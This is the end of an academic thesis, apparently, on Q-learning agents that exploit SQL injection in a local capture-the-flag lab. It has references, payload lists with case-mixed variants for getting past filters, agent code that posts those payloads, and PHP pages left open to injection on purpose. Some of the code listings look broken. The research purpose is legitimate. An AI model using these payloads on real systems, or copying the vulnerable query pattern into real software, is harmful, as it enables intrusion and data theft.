- [9] *Common SQL Injection Attacks*. <https://pentest-tools.com/blog/sql-injection-attacks>. Accessed: 2022-04-19.
- [10] *CVE-2021-42258 Detail*. <https://nvd.nist.gov/vuln/detail/CVE-2021-42258>. Accessed: 2022-01-27.

- [11] *Cyber Grand Challenge (CGC) (Archived)*. <https://www.darpa.mil/program/cyber-grand-challenge>. Accessed: 2022-03-08.
- [12] Fatemeh Daneshfar. “Applications of Reinforcement Learning and Bayesian Networks Algorithms to the Load-Frequency Control Problem.” In: *Handbook of Research on Novel Soft Computing Intelligent Algorithms: Theory and Practical Applications*. IGI Global, 2014, pp. 677–710.
- [13] *DB-Engines Ranking*. <https://db-engines.com/en/ranking>. Accessed: 2022-04-19.
- [14] *Defining Cobalt Strike Components So You Can BEA-CONFident in Your Analysis*. <https://www.mandiant.com/resources/defining-cobalt-strike-components>. Accessed: 2022-07-18.
- [15] *Dynamic CTF Game Generator - SQL*. https://github.com/chetwynr/dynamic_ctf_game_generator. Accessed: 2022-04-19.
- [16] Nebrase Elmrabit et al. “Evaluation of machine learning algorithms for anomaly detection.” In: *2020 International Conference on Cyber Security and Protection of Digital Services (Cyber Security)*. IEEE. 2020, pp. 1–8.
- [17] Laszlo Erdodi, Ávald Áslaugson Sommervoll, and Fabio Massimo Zennaro. “Simulating SQL Injection Vulnerability Exploitation Using Q-Learning Reinforcement Learning Agents.” In: *arXiv preprint arXiv:2101.03118* (2021).
- [18] Mohamed C Ghanem and Thomas M Chen. “Reinforcement learning for efficient network penetration testing.” In: *Information* 11.1 (2020), p. 6.
- [19] Ian Goodfellow, Yoshua Bengio, and Aaron Courville. *Deep Learning*. <http://www.deeplearningbook.org>. MIT Press, 2016.
- [20] *Hacker Sentenced to 20 Years for Breach of Credit Card Processor*. <https://www.wired.com/2010/03/heartland-sentencing/>. Accessed: 2021-11-15.
- [21] Steven J Haggbloom et al. “The 100 most eminent psychologists of the 20th century.” In: *Review of General Psychology* 6.2 (2002), pp. 139–152.

- [22] Musaab Hasan, Zayed Balbahaith, and Mohammed Tarique. "Detection of SQL injection attacks: A machine learning approach." In: *2019 International Conference on Electrical and Computing Technologies and Applications (ICECTA)*. IEEE. 2019, pp. 1–6.
- [23] *How Was SQL Injection Discovered?* <https://www.esecurityplanet.com/networks/how-was-sql-injection-discovered/>. Accessed: 2022-01-23.
- [24] Anamika Joshi and V Geetha. "SQL Injection detection using machine learning." In: *2014 international conference on control, instrumentation, communication and computational technologies (ICCICCT)*. IEEE. 2014, pp. 1111–1115.
- [25] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E Hinton. "Imagenet classification with deep convolutional neural networks." In: *Advances in neural information processing systems* 25 (2012).
- [26] Dave Kuhlman. *A python book: Beginning python, advanced python, and python exercises*. Dave Kuhlman Lutz, 2009.
- [27] M.L. Littman. "Markov Decision Processes." In: *International Encyclopedia of the Social & Behavioral Sciences*. Ed. by Neil J. Smelser and Paul B. Baltes. Oxford: Pergamon, 2001, pp. 9240–9242. ISBN: 978-0-08-043076-8. DOI: <https://doi.org/10.1016/B0-08-043076-7/00614-8>. URL: <https://www.sciencedirect.com/science/article/pii/B0080430767006148>.
- [28] Marvin Lee Minsky. *Theory of neural-analog reinforcement systems and its application to the brain-model problem*. Princeton University, 1954.
- [29] Mohamed A Mohamed, Obay G Altrafi, and Mohammed O Ismail. "Relational vs. nosql databases: A survey." In: *International Journal of Computer and Information Technology* 3.03 (2014), pp. 598–601.
- [30] Amirhosein Mosavi et al. "Comprehensive review of deep reinforcement learning methods and applications in economics." In: *Mathematics* 8.10 (2020), p. 1640.
- [31] *MySQL Customers*. <https://www.mysql.com/customers/>. Accessed: 2022-07-09.

- [32] *New York City Man Charged with Hacking, Credit Card Trafficking, and Money Laundering Conspiracies*. <https://www.justice.gov/usao-ma/pr/new-york-city-man-charged-hacking-credit-card-trafficking-and-money-laundering>. Accessed: 2022-11-09.
- [33] *OWASP Top Ten*. <https://owasp.org/www-project-top-ten/>. Accessed: 2021-11-15.
- [34] *RockYou Hack: From Bad To Worse*. <https://techcrunch.com/2009/12/14/rockyou-hack-security-myspace-facebook-passwords/>. Accessed: 2022-04-19.
- [35] Kevin Ross. “SQL injection detection using machine learning techniques and multiple data sources.” In: (2018).
- [36] Rebecca Russell et al. “Automated vulnerability detection in source code using deep representation learning.” In: *2018 17th IEEE international conference on machine learning and applications (ICMLA)*. IEEE. 2018, pp. 757–762.
- [37] David Silver et al. “Mastering the game of go without human knowledge.” In: *nature* 550.7676 (2017), pp. 354–359.
- [38] Garima Singh et al. “Sql injection detection and correction using machine learning techniques.” In: *Emerging ICT for Bridging the Future-Proceedings of the 49th Annual Convention of the Computer Society of India (CSI) Volume 1*. Springer. 2015, pp. 435–442.
- [39] Jaroslaw Skaruz and Franciszek Seredynski. “Recurrent neural networks towards detection of SQL attacks.” In: *2007 IEEE International Parallel and Distributed Processing Symposium*. IEEE. 2007, pp. 1–8.
- [40] Burrhus Frederic Skinner. *The selection of behavior: The operant behaviorism of BF Skinner: Comments and consequences*. CUP Archive, 1988.
- [41] *sqlmap*. <https://sqlmap.org>. Accessed: 2021-11-10.
- [42] Richard S Sutton and Andrew G Barto. *Reinforcement learning: An introduction*. MIT press, 2018.

- [43] *The SQL Standard – ISO/IEC 9075:2016 (ANSI X3.135.* <https://blog.ansi.org/2018/10/sql-standard-iso-iec-9075-2016-ansi-x3-135/>. Accessed: 2022-01-23.
- [44] *Threat Advisory: Hackers Are Exploiting a Vulnerability in Popular Billing Software to Deploy Ransomware.* <https://www.huntress.com/blog/threat-advisory-hackers-are-exploiting-a-vulnerability-in-popular-billing-software-to-deploy-ransomware>. Accessed: 2022-04-19.
- [45] Shun Tobiyama et al. “Malware detection with deep neural network using process behavior.” In: *2016 IEEE 40th annual computer software and applications conference (COMPSAC)*. Vol. 2. IEEE. 2016, pp. 577–582.
- [46] Alan M Turing. “Intelligent machinery, a heretical theory.” In: *The Turing test: Verbal behavior as the hallmark of intelligence* 105 (1948).
- [47] *Usage statistics of PHP for websites.* <https://w3techs.com/technologies/details/pl-php>. Accessed: 2022-07-15.
- [48] Solomon Ogbomon Uwagbole, William J Buchanan, and Lu Fan. “Applied machine learning predictive analytics to SQL injection attack detection and prevention.” In: *2017 IFIP/IEEE Symposium on Integrated Network and Service Management (IM)*. IEEE. 2017, pp. 1087–1090.
- [49] Ashish Vaswani et al. “Attention is all you need.” In: *Advances in neural information processing systems* 30 (2017).
- [50] Oriol Vinyals et al. “Grandmaster level in StarCraft II using multi-agent reinforcement learning.” In: *Nature* 575.7782 (2019), pp. 350–354.
- [51] Christopher JCH Watkins and Peter Dayan. “Q-learning.” In: *Machine learning* 8.3 (1992), pp. 279–292.
- [52] *What Is the CIA Triad?* <https://www.f5.com/labs/articles/education/what-is-the-cia-triad>. Accessed: 2022-04-19.
- [53] *What is the Information Security Triad?* <https://www.fortinet.com/resources/cyberglossary/triad>. Accessed: 2022-11-09.

- [54] Zhaoming Xie et al. “ALLSTEPS: Curriculum-driven Learning of Stepping Stone Skills.” In: *Computer Graphics Forum*. Vol. 39. 8. Wiley Online Library. 2020, pp. 213–224.
- [55] Kevin Zhang. “A machine learning based approach to identify SQL injection vulnerabilities.” In: *2019 34th IEEE/ACM International Conference on Automated Software Engineering (ASE)*. IEEE. 2019, pp. 1286–1288.

Appendix A

Appendix

A.1 Action sets

A.1.1 Without input filtering

```
1 " and "1"="1
2 " and "1"="2
3 " or "1"="2"--
4 " union select 1--
5 " union select 1,2--
6 " union select 1,2,3--
7 ' and '1'='1
8 ' and '1'='2
9 ' or '1'='2'--
10 ' union select 1--
11 ' union select 1,2--
12 ' union select 1,2,3--
13 and 1=1#
14 and 1=2#
15 or 1=2#
16 union select 1#
17 union select 1,2#
18 union select 1,2,3#
19 " or "1"="1"--
20 " union select surname FROM users--
21 " union select surname,surname FROM users--
```

```

22 " union select surname,surname,surname FROM users--
23 ' or '1'='1'--
24 ' union select surname FROM users--
25 ' union select surname,surname FROM users--
26 ' union select surname,surname,surname FROM users--
27 or 1=1#
28 union select surname FROM users#
29 union select surname,surname FROM users#
30 union select surname,surname,surname FROM users#

```

A.1.2 With input filtering

```

1 " and "1"="1
2 " and "1"="2
3 " or "1"="2"--
4 " oR "1"="2"--
5 " union select 1--
6 " uNiOn select 1--
7 " union sElEcT 1--
8 " union select 1,2--
9 " uNiOn select 1,2--
10 " union sElEcT 1,2--
11 " union select 1,2,3--
12 " uNiOn select 1,2,3--
13 " union sElEcT 1,2,3--
14 ' and '1'='1
15 ' and '1'='2
16 ' or '1'='2'--
17 ' oR '1'='2'--
18 ' union select 1--
19 ' uNiOn select 1--
20 ' union sElEcT 1--
21 ' union select 1,2--
22 ' uNiOn select 1,2--
23 ' union sElEcT 1,2--
24 ' union select 1,2,3--
25 ' uNiOn select 1,2,3--
26 ' union sElEcT 1,2,3--

```

```

27  and 1=1#
28  and 1=2#
29  or 1=2#
30  oR 1=2#
31  union select 1#
32  uNiOn select 1#
33  union sElEct 1#
34  union select 1,2#
35  uNiOn select 1,2#
36  union sElEct 1,2#
37  union select 1,2,3#
38  uNiOn select 1,2,3#
39  union sElEct 1,2,3#
40  " or "1"="1"--
41  " oR "1"="1"--
42  " or "2"="2"--
43  " union select surname from users--
44  " uNiOn select surname from users--
45  " union sElEct surname from users--
46  " union select surname,surname from users--
47  " uNiOn select surname,surname from users--
48  " union sElEct surname,surname from users--
49  " union select surname,surname,surname from users--
50  " uNiOn select surname,surname,surname from users--
51  " union sElEct surname,surname,surname from users--
52  ' or '1'='1'--
53  ' oR '1'='1'--
54  ' or '2'='2'--
55  ' union select surname from users--
56  ' uNiOn select surname from users--
57  ' union sElEct surname from users--
58  ' union select surname,surname from users--
59  ' uNiOn select surname,surname from users--
60  ' union sElEct surname,surname from users--
61  ' union select surname,surname,surname from users--
62  ' uNiOn select surname,surname,surname from users--
63  ' union sElEct surname,surname,surname from users--
64  or 1=1#

```

```

65  oR 1=1#
66  or 2=2#
67  union select surname from users#
68  uNiOn select surname from users#
69  union sElEcT surname from users#
70  union select surname,surname from users#
71  uNiOn select surname,surname from users#
72  union sElEcT surname,surname from users#
73  union select surname,surname,surname from users#
74  uNiOn select surname,surname,surname from users#
75  union sElEcT surname,surname,surname from users#

```

A.2 Reinforcement learning

A.2.1 agent.py

```

1  """
2  Reinforcement learning agent that uses Q learning to
    exploit a SQLi vuln
3  """
4
5  import numpy as np
6  import env
7  import generate_actions as generate
8  import sys
9  import utilities as ut
10 from argparse import ArgumentParser,
    ArgumentDefaultsHelpFormatter
11
12 """
13 agent.py is based on FMZennaro's agent on https://github.com/FMZennaro/CTF-RL/blob/master/Simulation1/agent.py
14 """
15
16 class Agent():
17     def __init__(self, url, verbose, deterministic,
        exploration, number_of_episodes):

```

```

18     self.env = env.SQLite_Environment(url, verbose)
19
20     self.verbose = verbose
21     self.deterministic = deterministic
22     self.exploration = exploration
23     self.set_learning_options()
24     self.used_actions = []
25     self.powerset = None
26
27     self.steps = 0
28     self.rewards = 0
29     self.total_steps = 0
30     self.steps_each_trial = []
31     self.rewards_each_trial = []
32     self.total_trials = 0
33     self.total_successes = 0
34     self.url = url
35     self.number_of_episodes = number_of_episodes
36
37     self.max_columns = 3
38     self.actions = generate.generate_actions(None, self.
        max_columns)
39     self.num_actions = len(self.actions)
40     # for item in self.actions:
41     # print(item)
42     self.Q = {( ): np.ones(self.num_actions)}
43
44     def set_learning_options(self, learningrate=0.1,discount
        =0.9, max_step = 1000):
45         self.lr = learningrate
46         self.discount = discount
47         self.max_step = max_step
48
49     def _select_action(self):
50         """
51         Chooses one action from a pre generated list of
            actions
52         Action is chosen based on the Q-table

```

```

53     If the deterministic option is not set then the agent
        will
54     sometimes choose random actions
55     """
56     if (np.random.random() < self.exploration and not
        self.deterministic):
57         if self.verbose:
58             print("Choosing a random action")
59             return np.random.randint(0, self.num_actions)
60     else:
61         return np.argmax(self.Q[self.state])
62
63 def step(self):
64     """
65     Takes one step within an episode
66     Selects an action, calls the step function in the
        environment,
67     and finally analyzes the response
68     """
69     self.steps = self.steps + 1
70     #print(f"Step {self.steps}:")
71
72     if self.verbose:
73         print()
74         print(f"Step {self.steps}:")
75         print(f"My state is: {self.state}")
76         print(f"My Q row looks like this: {self.Q[self.
            state]}")
77         print(f"My action ranking is: {np.argsort(self.Q[
            self.state])[:-1]}")
78
79     action = self._select_action()
80     if self.verbose:
81         print(f"Choosing action number {action}")
82         print("Action equal highest rank: ", action == np.
            argsort(self.Q[self.state])[:-1][0])
83
84

```

```

85     state_resp, reward, termination, result_message =
        self.env.step(action)
86     self.rewards = self.rewards + reward
87     self._analyze_response(action, state_resp, reward)
88     self.terminated = termination
89     self.used_actions.append(action)
90     if self.verbose:
91         print(result_message)
92     return
93
94     #vuln_type determines what kind of vulnerability the
        environment should be set to
95     #1 = Stack based
96     #2 = Union based
97     #3 = Stack based + input filter
98     #4 = Union based + input filter
99     #5 = random
100 def run_episode(self, vuln_type):
101     """
102     Start an episode
103     vuln_type determines what kind of
104     vulnerability the environment should be set to
105     #1 = Stack based
106     #2 = Union based
107     #3 = Stack based + input filter
108     #4 = Union based + input filter
109     #5 = random
110     """
111     _,_, self.terminated, debug_message = self.env.reset(
        vuln_type)
112
113     if(self.verbose):
114         print(f"{debug_message}\n\n\n")
115
116     while (not self.terminated) and (self.steps < self.
        max_step):
117         self.step()
118

```

```

119         self.total_trials += 1
120         self.total_steps += self.steps
121         self.steps_each_trial.append(self.steps)
122         self.rewards_each_trial.append(self.rewards)
123         self.steps = 0
124         self.rewards = 0
125         if(self.terminated):
126             self.total_successes += 1
127         return self.terminated
128
129
130
131     def _update_state(self, action_nr,
132                       response_interpretation):
133         """
134         Updates the state of the reinforcement learning agent
135         action_nr is an integer between 0 and num_actions
136         response interpretation is either -1 or 1
137         """
138         action_nr += 1
139         x = list(set(list(self.state) + [
140                       response_interpretation*action_nr]))
141         x.sort()
142         x = tuple(x)
143         self.Q[x] = self.Q.get(x, np.ones(self.num_actions))
144
145         self.oldstate = self.state
146         self.state = x
147
148
149     def _update_Q(self, action, reward):
150         """
151         Updates the Q-table
152         """
153         best_action_newstate = np.argmax(self.Q[self.state])
154         self.Q[self.oldstate][action] = self.Q[self.oldstate
155                                                ][action] + self.lr * (reward + self.discount*self
156                                                                    .Q[self.state][best_action_newstate] - self.Q[self

```



```

        .oldstate][action])
153
154
155 def _analyze_response(self, action, response, reward):
156     """
157     Updates state and Q-table
158     """
159     expl1 = 1 # Successfull SQLi, but query did not get
        flag (should probably be using union based instead
        of stack based)
160     expl2 = 2 # Correct escape character, but broke query
161     flag = 3 # FLAG
162     wrong1 = 0 # Wrong escape
163     wrong2 = -1 # Should not be returned
164
165
166     #The response is triggering some kind of SQLi on the
        website
167     if(response==expl1 or response==expl2 or response ==
        flag):
168         self._update_state(action, response_interpretation
            = 1)
169     #The response is not triggering any SQLi on the
        website
170     elif(response==wrong1):
171         self._update_state(action, response_interpretation
            = -1)
172     else:
173         print("ILLEGAL RESPONSE")
174         sys.exit()
175
176     self._update_Q(action, reward)
177
178
179 def reset(self, env):
180     """
181     Resets all variables
182     """

```

```

183         self.env = env
184         self.terminated = False
185         self.state = () #empty tuple
186         self.olderstate = None
187         self.used_actions = []
188
189         self.steps = 0
190         self.rewards = 0
191
192     def run(self):
193         """
194         Starts an episode
195         """
196         a.reset(self.env)
197         for i in range(number_of_episodes):
198             a.run_episode()
199             if verbose:
200                 print(f"\nSteps per trial: {a.steps_each_trial}")
201                 print(f"Total steps: {a.total_steps}")
202                 print(f"Number of trials: {a.total_trials} \
203                     nNumber of successes: {a.total_successes}")
204
205 if __name__ == "__main__":
206     #Parse command line arguments
207     parser = ArgumentParser(formatter_class=
208         ArgumentDefaultsHelpFormatter)
209     parser.add_argument("-d", "--deterministic", help="
210         Deterministic actions", action="store_true")
211     parser.add_argument("-v", "--verbose", help="Verbose",
212         action="store_true")
213     parser.add_argument("-e", "--exploration", help="
214         Exploration rate", action="store", type=float,
215         choices=[(x/10) for x in range(0, 11, 1)], default
216         =0.2)
217     parser.add_argument("-u", "--url", help="URL", action="
218         store", type=str, default="http://127.0.0.1:8000")
219     parser.add_argument("-n", "--nepisodes", help="Number of

```

```

    episodes", action="store", type=int, default=10)
213 args = vars(parser.parse_args())
214 parser.add_argument("-t", "--type", help="Vulnerability
    type (1 = Stack based, 2 = Union based, 3 = Stack
    based + input filter, 4 = Union based + input filter,
    5 = Random type)", action="store", type=int, choices
    =[(x) for x in range(0, 6, 1)], default=1)
215
216 verbose = args["verbose"]
217 deterministic = args["deterministic"]
218 exploration = args["exploration"]
219 url = args["url"]
220 number_of_episodes = args["nepisodes"]
221 vuln_type = args["type"]
222
223 a = Agent(url, verbose, deterministic, exploration,
    number_of_episodes, vuln_type)
224
225 a.run()

```

A.2.2 env.py

```

1 import generate_actions as actions
2 import requests
3 import numpy as np
4 import urllib.parse
5 import re
6 import random
7 import sys
8 import const
9
10 class SQLi_Environment():
11
12     def __init__(self, url, verbose=True, flag_reward = 10,
        query_reward = -1, exploit_query_reward = -50):
13         self.actions = np.array(actions.generate_actions(None
            , 3))
14         self.query_reward = query_reward

```

```

15     self.exploit_query_reward = exploit_query_reward
16     self.flag_reward = flag_reward
17     self.termination = False
18     self.verbose = verbose
19     self.url = url
20
21     def step(self, action):
22         """
23         Posts a payload on the server, analyzes the response,
24         then returns
25         the reward/punishment together with other necessary
26         info
27
28         Returns a tuple of:
29         status code (int), reward (int), termination (boolean
30         ), debug string (string)
31         """
32         status = self.test_HTTP_connection()
33         if status == -1:
34             return
35
36         response = self.post_payload(self.actions[action])
37
38         reward = self.query_reward
39         #adding extra punishment if agent uses exploit
40         payloads
41         if len(self.actions) > 30:
42             #means a filter based list
43             if action > 30:
44                 #every action after index 30 are exploit payloads
45                 reward = self.exploit_query_reward
46             elif(action >= 18):
47                 #Agent is trying an exploit payload in the normal
48                 payload list
49                 reward = self.exploit_query_reward
50
51         result = self.analyze_response(response)
52

```

```

48         if result == -1: ##somehow got output from query but
           no flag (should not happen)
49             return -1, reward, self.termination, 'Server result
              is -1'
50         elif result == 0: #server error
51             return 0, reward, self.termination, 'Server result
              is 0'
52         elif result == 1: #illegal character
53             return 1, reward, self.termination, 'Server result
              is 1'
54         elif result == 2: #empty response
55             return 2, reward, self.termination, 'Server result
              is 2'
56         elif result == 3: #found flag
57             self.termination = True
58             return 3, self.flag_reward, self.termination, '
              Server result is 3'
59         else:
60             print("ERROR")
61             return
62
63     def test_HTTP_connection(self):
64         #confirm that the environment is running
65         response = requests.get(self.url)
66         if response.status_code != 200:
67             if self.verbose:
68                 print(f"Environment is not running. Error
                    status {response.status_code}")
69             sys.exit()
70         else:
71             if self.verbose:
72                 print(f"Environment is up and running")
73
74
75     def post_payload(self, action):
76         """
77         Takes an action from the action list and uses it as a
78         payload on the server

```

```

79
80     action: The payload string which is posted on the
           website
81     """
82     if self.verbose:
83         print(f"SQL Query is: {action}")
84     #perform injection
85     forms = {
86         'name': 'test',
87         'email': action
88     }
89     response = requests.post(self.url, data = forms)
90     return response
91
92 def analyze_response(self, response):
93     """
94     Takes a response element and determines
95     whether the query was successful or not
96
97     Returns a status code between -1 and 3
98     """
99     response = response.text
100     returned_rows = response.find("Returned rows are:")
101     if returned_rows != -1: #did not break query -
        correct escape/syntax
102         if "{Flag}" in response:
103             if self.verbose:
104                 print("FOUND FLAG")
105             return 3
106         elif response.find("Returned rows are: 0") != -1:
107             #wrong escape
108             if self.verbose:
109                 print("Wrong escape for query")
110             return 0
111         else:
112             if self.verbose:
113                 print("Successfull query, but no flag")
114             return 1

```

```

115         elif returned_rows == -1: #broke query, which means
            illegal syntax
116         if self.verbose:
117             print("Illegal character. Correct escape for
                query(?)") ##Can possibly crash for other
                reasons as well
118         return 2
119     else:
120         if self.verbose:
121             print("This should never be printed out") ##at
                least with the current setup
122         return -1
123
124     def reset_website(self, type):
125         """
126         Changes the vulnerable SQL query on the server from a
            predefined
127         list of queries
128
129         type (int): type of SQLi challenge on the server
130         1: stack_based
131         2: union_based
132         3: stack_filter_based
133         4: union_filter_based
134         """
135         if type == 5:
136             #randomizing the type of query for every episode
137             #1/2 for index page with or without WAF
138             #1/2 for union based or stack based SQLi for each
                of the index pages
139             type = random.randint(1,4)
140
141         if(type == 1):
142             path = "stack_based"
143         elif(type == 2):
144             path = "union_based"
145         elif(type == 3):
146             path = "stack_filter_based"

```

```

147         elif(type==4):
148             path = "union_filter_based"
149         else:
150             print("ERROR")
151             return
152
153         self.url = f"http://127.0.0.1:8000/{path}/index.php"
154         requests.get(f"http://127.0.0.1:8000/{path}/
                       new_episode.php")
155
156     def reset(self, type):
157         """
158         Resets all parameters
159         """
160         self.termination = False
161         self.reset_website(type)
162         return None, 0, self.termination, 'Game reset'

```

A.2.3 generate_actions.py

```

1
2 def add_escape(instr, escape):
3     if(esc == "'" or esc == '"'):
4         esc + instr + esc
5
6 #Param max_columns -> The number of columns in Union
   queries
7 #eg. if a database table has 5 columns per entry,
   max_columns should be 5
8 def generate_actions(escapes = None, max_columns = 3):
9     actions = []
10    if(escapes is None):
11        escapes = ['"', "'", '"']
12
13    #generate exploratory options
14    for esc in escapes:
15        x = "{0} and {0}1{0}={0}1".format(esc) + ("#" if esc
           == "" else "")

```



```

16     actions.append(x)
17     x = "{0} and {0}1{0}={0}2".format(esc) + ("#" if esc
18         == "" else "")
19     actions.append(x)
20     x = "{0} or {0}1{0}={0}2{0}".format(esc) + ("#" if
21         esc == "" else "-- ")
22     actions.append(x)
23
24     columns = "1"
25     for i in range(2, max_columns + 2):
26         x = "{0} union select {1}".format(esc, columns) +
27             ("#" if esc == "" else "-- ")
28         actions.append(x)
29
30     columns = columns + "," + str(i)
31
32     #generate flag capturing payloads
33     for esc in escapes:
34         ##Basic
35         x = "{0} or {0}1{0}={0}1{0}".format(esc) + ("#" if
36             esc == "" else "-- ")
37         actions.append(x)
38
39         #To detect the number of columns and the required
40         #offset
41         #Assumes knowlegde about table name and column name
42         columns = "surname"
43         for i in range(2, max_columns + 2):
44             x = "{0} union select {1} FROM users".format(esc,
45                 columns) + ("#" if esc == "" else "-- ")
46             actions.append(x)
47
48             columns = columns + "," + "surname"
49
50     return actions
51
52 def generate_actions_input_filter(escapes = None,
53     max_columns = 3):

```

```

47     actions = []
48     if(escapes is None):
49         escapes = ['"', "'", '"']
50
51     #generate exploratory options
52     for esc in escapes:
53         x = "{0} and {0}1{0}={0}1".format(esc) + ("#" if esc
54             == "" else "")
55         actions.append(x)
56         x = "{0} and {0}1{0}={0}2".format(esc) + ("#" if esc
57             == "" else "")
58         actions.append(x)
59         x = "{0} or {0}1{0}={0}2{0}".format(esc) + ("#" if
60             esc == "" else "-- ")
61         actions.append(x)
62         x = "{0} oR {0}1{0}={0}2{0}".format(esc) + ("#" if
63             esc == "" else "-- ")
64         actions.append(x)
65
66     columns = "1"
67     for i in range(2, max_columns + 2):
68         #x = "' UNION SELECT first_name,2,3,4,5 FROM User
69             LIMIT 5--"
70         x = "{0} union select {1}".format(esc, columns) +
71             ("#" if esc == "" else "-- ")
72         actions.append(x)
73         x = "{0} uNiOn select {1}".format(esc, columns) +
74             ("#" if esc == "" else "-- ")
75         actions.append(x)
76         x = "{0} union sElEct {1}".format(esc, columns) +
77             ("#" if esc == "" else "-- ")
78         actions.append(x)
79         columns = columns + "," + str(i)
80
81     for esc in escapes:
82         ##Basic
83         x = "{0} or {0}1{0}={0}1{0}".format(esc) + ("#" if
84             esc == "" else "-- ")

```

```

76     actions.append(x)
77     x = "{0} oR {0}1{0}={0}1{0}".format(esc) + ("#" if
78         esc == "" else "-- ")
79     actions.append(x)
80     x = "{0} or {0}2{0}={0}2{0}".format(esc) + ("#" if
81         esc == "" else "-- ")
82     actions.append(x)
83     #To detect the number of columns and the required
84     offset
85     #Assumes knowlegde about table name and column name
86     columns = "surname"
87     for i in range(2, max_columns + 2):
88         x = "{0} union select {1} from users".format(esc,
89             columns) + ("#" if esc == "" else "-- ")
90         actions.append(x)
91         x = "{0} uNiOn select {1} from users".format(esc,
92             columns) + ("#" if esc == "" else "-- ")
93         actions.append(x)
94         x = "{0} union sElEcT {1} from users".format(esc,
95             columns) + ("#" if esc == "" else "-- ")
96         actions.append(x)
97         columns = columns + "," + "surname"
98
99     return actions
100
101
102 if __name__ == "__main__":
103     actions = generate_actions()
104     actions_filter = generate_actions_input_filter()
105
106     print("Possible actions: ", len(actions))
107     for action in actions:
108         print(action)
109
110     print()
111     print()

```

```

108     print()
109
110     print("Possible actions: ", len(actions_filter))
111     for action in actions_filter:
112         print(action)

```

A.3 Web server

A.3.1 index.php

```

1  <?php
2  echo "Welcome";
3  echo "<br />";
4  //These are the defined authentication environment in the
   db service
5  $host = 'mysqldb';
6  $user = 'root';
7  //database user password
8  $pass = 'password';
9  // database name
10 $mydatabase = 'example';
11 // check the mysql connection status
12 $conn = new mysqli($host, $user, $pass, $mydatabase);
13 echo '<form action="index.php" method="post">';
14 echo 'Name: <input type="text" name="name">';
15 echo 'E-mail: <input type="text" name="email">';
16 echo '<input type="submit">';
17 echo '</form>';
18 if ($_SERVER["REQUEST_METHOD"] == "POST") {
19     $data = $_REQUEST['email'];
20     echo "<br />";
21     if ($result = $conn->query( "SELECT name from customers
   WHERE surname = '$data' ")) { #dynamic_query
22         echo "<br/>";
23         while($row = mysqli_fetch_array($result))
24         {
25             echo "<b>Name:</b> " . $row['name'] . " ";

```

```

26     echo "<b>Company: </b>" . $row['company'] . "<br />";
27     echo "<b>Surname: </b>" . $row['surname'] . "<br />";
28 }
29 echo "Returned rows are: " . $result -> num_rows;
30 }
31 }
32 $conn->close();
33 ?>

```

A.3.2 Stack based

new_episode.php

```

1 <?php
2 echo "Generating new episode \n";
3 $lines = file('stack_queries.txt', FILE_IGNORE_NEW_LINES);
4     # Read content of queries.txt as array
5 $query = $lines[array_rand($lines)]; # Select random value
6     in queries.txt
7 $php_workaround = file_get_contents('php_query.txt');
8 echo "New SQL Query is: " . "<b>" . $query . "</b>"; #
9     Return new SQL query for debugging (if needed)
10 $reading = fopen('index.php', 'r');
11 $writing = fopen('index.tmp', 'w');
12 $replaced = false;
13 while (!feof($reading)) {
14     $line = fgets($reading);
15     if (strstr($line, '#dynamic_query')) {
16         $line = 'if ($result = $conn->query( "' . $query . ' " ))
17             { ' . "#dynamic_query" . "\r\n";
18         $replaced = true;
19     }
20     fputs($writing, $line);
21 }
22 fclose($reading); fclose($writing);
23 // might as well not overwrite the file if we didn't
24     replace anything
25 if ($replaced)

```

```

21 {
22     rename('index.tmp', 'index.php');
23 } else {
24     unlink('index.tmp');
25 }
26 ?>

```

stack_queries.txt

```

1 SELECT surname FROM users WHERE surname = '\$data'
2 SELECT username, surname FROM users WHERE username = '\$data'
3 SELECT username, surname, flag FROM users WHERE username = '\$data'
4 SELECT username, surname, flag, password FROM users WHERE username = '\$data'

```

A.3.3 Union based

new_episode.php

```

1 <?php
2 echo "Generating new episode \n";
3 $lines = file('union_queries.txt', FILE_IGNORE_NEW_LINES);
4     # Read content of queries.txt as array
5 $query = $lines[array_rand($lines)]; # Select random value
6     in queries.txt
7 $php_workaround = file_get_contents('php_query.txt');
8 echo "New SQL Query is: " . "<b>" . $query . "</b>"; #
9     Return new SQL query for debugging (if needed)
10 $reading = fopen('index.php', 'r');
11 $writing = fopen('index.tmp', 'w');
12 $replaced = false;
13 while (!feof($reading)) {
14     $line = fgets($reading);
15     if (strstr($line, '#dynamic_query')) {
16         $line = 'if ($result = $conn->query( "' . $query . ' " ))
17             { ' . "#dynamic_query" . "\r\n";

```

```

14     $replaced = true;
15 }
16 fputs($writing, $line);
17 }
18 fclose($reading); fclose($writing);
19 // might as well not overwrite the file if we didn't
    replace anything
20 if ($replaced)
21 {
22     rename('index.tmp', 'index.php');
23 } else {
24     unlink('index.tmp');
25 }
26 ?>

```

union_queries.txt

```

1 SELECT name from customers WHERE surname = '$data'
2 SELECT name, company FROM customers WHERE company = '$data'
3 SELECT name, company, surname FROM customers WHERE company
    = '$data'

```

A.3.4 Stack based with input filter

new_episode.php

```

1 <?php
2 echo "Generating new episode \n";
3 $lines = file('stack_queries.txt', FILE_IGNORE_NEW_LINES);
    # Read content of queries.txt as array
4 $query = $lines[array_rand($lines)]; # Select random value
    in queries.txt
5 $php_workaround = file_get_contents('php_query.txt');
6 echo "New SQL Query is: " . "<b>" . $query . "</b>"; #
    Return new SQL query for debugging (if needed)
7 $pages = ["stack_filter_1.php", "stack_filter_2.php"];
8 $chosen_index = rand(0,1); #open one of the php pages at
    random

```

```

9  $reading = fopen($pages[$chosen_index], 'r');
10 $writing = fopen('index.tmp', 'w');
11 $replaced = false;
12 while (!feof($reading)) {
13     $line = fgets($reading);
14     if (strstr($line, '#dynamic_query')) {
15         $line = 'if ($result = $conn->query( " ' . $query . ' " ))
16             { ' . "#dynamic_query" . "\r\n";
17         $replaced = true;
18     }
19     fputs($writing, $line);
20 }
21 fclose($reading); fclose($writing);
22 // might as well not overwrite the file if we didn't
23     replace anything
24 if ($replaced)
25 {
26     rename('index.tmp', 'index.php');
27 } else {
28     unlink('index.tmp');
29 }
30 ?>

```

stack_filter_1.php

```

1  <?php
2  echo "Welcome";
3  echo "<br />";
4  //These are the defined authentication environment in the
5      db service
6  $host = 'mysqlldb';
7  $user = 'root';
8  //database user password
9  $pass = 'password';
10 // database name
11 $mydatabase = 'example';
12 // check the mysql connection status
13 $conn = new mysqli($host, $user, $pass, $mydatabase);

```



```

13 echo '<form action="stack_filter_1.php" method="post">';
14 echo 'Name: <input type="text" name="name">';
15 echo 'E-mail: <input type="text" name="email">';
16 echo '<input type="submit">';
17 echo '</form>';
